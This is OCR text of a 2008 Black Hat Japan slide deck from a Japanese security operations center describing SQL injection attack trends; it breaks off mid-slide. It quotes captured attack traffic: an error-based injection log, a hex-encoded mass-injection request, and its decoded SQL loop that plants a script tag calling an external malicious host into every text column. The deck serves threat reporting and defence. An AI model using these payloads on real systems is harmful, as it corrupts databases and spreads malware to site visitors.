Black Hat Japan 2008 Briefings

Oct., 2008

Threat Landscape in Japan

Latest Report from JSOC

LAC
Little eArth Corporation

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CERTIFIED INFORMATION SYSTEMS SECURITY PROFESSIONAL
CISSP

Agenda

- Self Introduction
- Threat Landscape in Japan
- Active Attacks
- Passive Attacks
- Malwares
- Countermeasures

Self Introduction

Hiroshi Kawaguchi, CISSP

JSOC Chief Evangelist & Security Analyst
Little eArth Corporation Co., Ltd.

Experiences in information security field as an analyst leader of Incident Response Team, JSOC CTO, and currently as a JSOC Chief Evangelist at Little eArth Corporation Co., Ltd., leading company dedicated to information security in Japan.

Major responsibilities:

- Control in creating/tuning JSIGs (JSOC original signatures) with proprietary know-how and monitoring networks.
- Speak at various events (PacSec, InternetWeek, PASSJ and more) to raise awareness of cyber security and to deliver up-to-date information on the cyber attacks.
- Write columns, which is being published in series on “@IT (only Japanese) at http://www.atmarkit.co.jp/fsecurity/index/index_kawaguchi.html

What is JSOC?

Japan Security Operation Center


- ☑ Largest pioneering center in Japan with over 7 years of operation
- ☑ 24/7 real-time network monitoring/management services
- ☑ Over 60 security specialists are to fight against cyber attacks
- ☑ Over 350 clients trust in
- ☑ Over 760 sensors are monitored
- ☑ Over 200 million logs per day
- ☑ Major vendors' devices are supported

* Firewallx3, IDSx4, IPSx3

FW	IDS	IPS
Check Point Firewall-1/VPN-1	McAfee Network Security Platform	McAfee Network Security Platform
Juniper NetScreen	IBM ISS RealSecure Network Sensor/Proventia Series	IBM ISS Proventia Series
Cisco PIX/ASA Series	Cisco IDS	Cisco IPS/ASA Series
	Enterasys Dragon Network Sensor	

Threat Landscape in Japan


Threat Landscape in Japan



Trends in Internet Use in Japan


- Web services are becoming mainstream
- Number of Internet users keeps increasing
- Web threats are becoming a major concern

Million



Source: Report on Trend of Internet Use
Ministry of Internal Affairs and Communications
http://www.johotsusintokei.soumu.go.jp/statistics/data/050510_1.pdf

JSOC Report
Trend of critical incidents in JSOC




Active Attacks

Active Attacks

- SQL injection attacks
- SQL injection attacks against non-MSSQL
- Attacks targeting Moodle
- XSS attacks
- Remote file inclusion attacks

Detected SQL Injection Attacks



Purpose of SQL Injection

System intrusion (Before 2005)

- Target = Server break-in
- Small number of attacks
- A little option for the attack tools

Information theft (2005 - 2006)

- Target = Information stored in databases
- Steal information by error messages
- Variety of attack tools


Information falsification (2007 - 2008)

- Target = Client applications (by passive attacks)
- Falsify information stored in databases
- Embed malicious URL and trick the clients into visiting the malicious site

SQL Injection in the Old Days (Before 2004)

- Purpose : System intrusion
- Exploit stored procedures
  - xp_cmdshell
- SQL incident was detected in JSOC
  for the first time (around Nov., 2003)

Replication of Entire Database



1. SQL Injection (Exploit Web applications’ vulnerability)
2. No outbound FW ACLs (Network access is not properly controlled)
3. Administrator can't detect (No impact on services)


SQL Injection for Information Theft (2005 - 2006)

- Steal entire information in the target databases by executing 1 sql query in 1 http request (repeatedly)
- Each response contains the target information in the error message
- The malicious scripts are designed to cause force syntax error when converting data type

Example:

2007-12-10 01:34:55 10.0.0.60 - 10.0.0.62 80
GET /answer.asp?Keyword=10'
or%201=convert(int,(select%20@@version%2b'/'%2b@@servername))—
|24|80040e07|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]
Syntax_error_converting_the_varchar_value_'
Microsoft_SQL_Server__2000_-_8.00.760_(Intel_X86)__+Dec_17_2002_14:22:05__+
Copyright_(c)_1988-2003_Microsoft_Corporation_+
Desktop_Engine_on_Windows_NT_5.0_(Build_2195:_Service_Pack_4)_/WIN2K-TEST'
to_a_column_of_data_type_int. 500 Mozilla/5.0

SQL Injection for Information Falsification (2007 –)



What happened in Nov. – Dec. , 2007

- November
  - Source IP: China
  - Malicious server: http://yl18.net/
  - 40,000 servers were exploited worldwide
    (Source: Various news sites)
  - Detected only by JSIGs (JSOC original signatures)
- December
  - Source IP: China (Again!)
  - Malicious server: http://rnmb.net/
  - Very same attack method

Example: HTTP request

```
POST /index.asp?a=%82%A4';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x44004500
43004C0041005200450020004000540020007600610072006300680061007200280032003500350029002000440045004500
29002C0040004300200076006100720063006800610072002800320035003500350029002000440045004500
43004C0041005200450020005400610062006C0065005F00430075007200730063006F00720020004300
5500520053004F005200200046004F005200200073006500 6C00650063007400200061002E006E00
61006D0065002C0062002E006E0061006D0065002000660072006F006D002000730079007300 6F00
62006A0065006300740073002000 61002C0073007900730063006F006C0075006D006E0073002000
62002000770068006500720065002000 61002E00690064003D0062002E0069006400200061006E00
6400200061002E0078007400790070006500 3D00270075002700200061006E006400200028006200
2E0078007400790070006500 3D003900390020006F007200200062002E0078007400790070006500
3D003300350020006F007200200062002E0078007400790070006500 3D003200330031002000 6F00
7200200062002E0078007400790070006500 3D003100360037002900200 4F00500045004E002000
5400610062006C0065005F00430075007200730 06F00720020004600450054004300480020004E00
450058005400200046005200 4F004D002000200054006 10062006C0065005F004300750072007300
6F00720020004900 4E0054004F002000400054002C00400043002000570048004900 4C0045002800
400040004600450054004300480 05F00530054004100540055005300 3D003000290020004200 4500
470049004E002000650078006500630028002700750070006400610074006500200 05B0027002B00
400054002B0027005D002000730065007400200 05B0027002B00400043002B0027005D003D007200
7400720069006D00280063006F006E007600650072007400280076006100720063006800610072 00
2C005B0027002B00400043002B0027005D00290029002B00270027003C00730063007200690070 00
7400200073007200630 03D006800740074007000 3A002F002F007700770077002E00320031003100
3700390036003600 2E006E00650074002F006600750063006B006A00700030002E006A0073003E00
3C002F00730063007200690070007400 3E00270027002700290046004500540043004800200 04E00
450058005400200046005200 4F004D002000200054006 10062006C0065005F004300750072007300
6F00720020004900 4E0054004F002000400054002C00400043002000450004E00440020004300 4C00
4F005300450020005400610062006C0065005F00430075007200730 06F00720020004400450041 00
4C004C004F00430041005400450020005400610062006C0065005F00430075007200730 06F007200
%20AS%20NVARCHAR(4000));EXEC(@S);-- HTTP/1.0
Connection: keep-alive
Content-Type: text/html
Content-Length: 0
Host: xxxxxxxxxxxxxxxxxxx.jp
Accept: text/html, */*
User-Agent: Mozilla/3.0 (compatible; Indy Library)
```

Example: SQL Statement

```
DECLARE @T varchar(255),@C varchar(255)
 DECLARE Table_Cursor CURSOR FOR
 select a.name,b.name from sysobjects a,syscolumns b
 where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or
    b.xtype=231 or b.xtype=167)
 OPEN Table_Cursor FETCH NEXT FROM  Table_Cursor
 INTO @T,@C WHILE(@@FETCH_STATUS=0)
 BEGIN exec('update ['+@T+'] set
    ['+@C+']=rtrim(convert(varchar,['+@C+']))+"<script
    src=http://www.2117966.net/fuckjp0.js></script>"')
 FETCH NEXT FROM  Table_Cursor INTO @T,@C
 END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

- Inject malicious scripts
- Target : Text columns
  - ntext (2007)
  - varchar, sysname, text, ntext (2008)

Sophisticated Attack Methods (May, 2008)

```
hoge.asp;dEcLaRe%20@t%20vArChAr(255),@c%20vArChAr(255)%20dEcLaRe%20tAb
